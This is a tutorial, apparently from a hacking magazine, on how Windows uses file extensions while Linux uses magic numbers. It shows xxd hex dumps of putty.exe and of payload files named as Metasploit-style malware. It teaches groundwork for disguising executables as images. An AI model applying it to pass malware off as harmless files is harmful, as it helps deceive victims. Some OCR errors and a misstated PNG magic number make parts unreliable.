
Turn ON a Windows system. Download any executable file to that system. We are using Putty.




Double click on "putty.exe'. You will see that Putty starts.




Nothing unusual here. Now, right click on the PUTTY.exe executable and rename it with extension like JPG or PNG. Or anything you like. You should get a warning while doing this. Go on. Click on “Yes”.




(If you don’t see file extensions, open Windows File Explorer. Go to View tab. Check the File name extensions checkbox). Once you do this, you should see the icon of our Putty executable changing as shown below.



Now, once again double click on the Putty.png file. It will usually he opened by any Image proces -sing software.



I chose Photos app to open it. But there seems to be some error.



Photos application says this format is not supported by it. Obviously. We are trying to open a Windows Executable using a Image Processing software. There is bound to be an error. This brings us to a basic question? While double clicking on a particular file, how does Windows OS know which application to use to open it.

In Windows, (with some exceptions) the OS uses the extensions of the file to decide what to do when you double click on it. If you have noticed, while opening "Putty.png" file, it the system showed us all the image processing applications present on the system. This is because it knows any file with PNG extension should be an image.

Other operating systems like Linux use Magic numbers to find out the type of file it is dealing with. A Magic Number is a numeric or string constant that indicates the file type. This number is present in the first 512 bytes of a file. in UNIX, the localized magic file is located at /usr/lib/local/LC_MESSAGES/ magic file is used to identify file types that have a magic number. If this file does not exist, (as in case of our Kali Linux 2022.2), the /etc/magic file is used.

```
┌──(kali㉿222vm)-[~]
└─$ locate magic
/etc/magic
/etc/magic.mime
/etc/apache2/magic
/etc/apache2/mods-available/mime_magic.conf
/etc/apache2/mods-available/mime_magic.load
/etc/sane.d/magicolor.conf
/usr/bin/magicrescue
/usr/bin/magicsort
/usr/bin/unicorn-magic
/usr/include/magic.h
/usr/include/libr/r_magic.h
/usr/include/linux/magic.h
/usr/lib/apache2/modules/mod_mime_magic.so
/usr/lib/file/magic.mgc
/usr/lib/modules/5.16.0-kali7-amd64/kernel/drivers/hid/hid-magicmo
```

"file" command in Linux uses magic files to identify the file type.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ ls
3ZX_2                malicious.iso              Putty_malicious.exe
3ZXFIH.py            met_153_4444.dll           Putty_malicious.iso
3ZX.txt              met_153_4444.exe           script.bat
EXE.ico              met_x64_153_4444.elf       script.exe
Firefox_Setup.exe    met_x64_153_4444.exe       Sep22_Lab
Hacker.jpg           Pdf_macro_1.docx           stub.ps1
K4IFU7.py            putty-0.78-installer.msi   tf_test.exe
lab                  putty.exe
Lab_4                PUTTY.ico
```

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ file script.exe
script.exe: PE32 executable (console) Intel 80386, for MS Windows,
 5 sections

┌──(kali㉿222vm)-[~/Desktop]
└─$ file putty.exe
putty.exe: PE32+ executable (GUI) x86-64, for MS Windows, 10 secti
ons

┌──(kali㉿222vm)-[~/Desktop]
└─$
```

Each file format type has one magic number which helps us in identifying file types. For example, the Hex format of MS DOS, Windows executable is “4d 5a” and an UNIX ELF as 7f is “7f 45 4C 46”. Hexadecimal format of PNG format is “89 4e 47” and JPEG format is “FF d8 ff e0”.

The list of magic numbers for most of the file types is given at a link given in our Downloads section. We cannot visually see the magic number but can be seen using a hex editor as shown be-low. Let’s see the magic number of “Putty.exe”.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd putty.exe | head
00000000: 4d5a 7800 0100 0000 0400 0000 0000 0000  MZx.............
.
00000010: 0000 0000 0000 0000 4000 0000 0000 0000  ........@.......
.
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
.
00000030: 0000 0000 0000 0000 0000 0000 7800 0000  ............x...
.
00000040: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468  ........!..L.!Th
00000050: 6973 2070 726f 6772 616d 2063 616e 6e6f  is program canno
00000060: 7420 6265 2072 756e 2069 6e20 444f 5320  t be run in DOS
00000070: 6d6f 6465 2e24 0000 5045 0000 6486 0a00  mode.$..PE..d...
```

The first hexadecimal digits are “4d 5a”. This is the magic number of MS-DOS EXE files. Now, let’s see magic numbers of a few EXE payloads we used in our magazine in earlier articles.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd met_x64_153_4444.exe | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
.
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
.
```

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ xxd Putty_malicious.exe | head
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
00000010: b800 0000 0000 0000 4000 0000 0000 0000  ........@.......
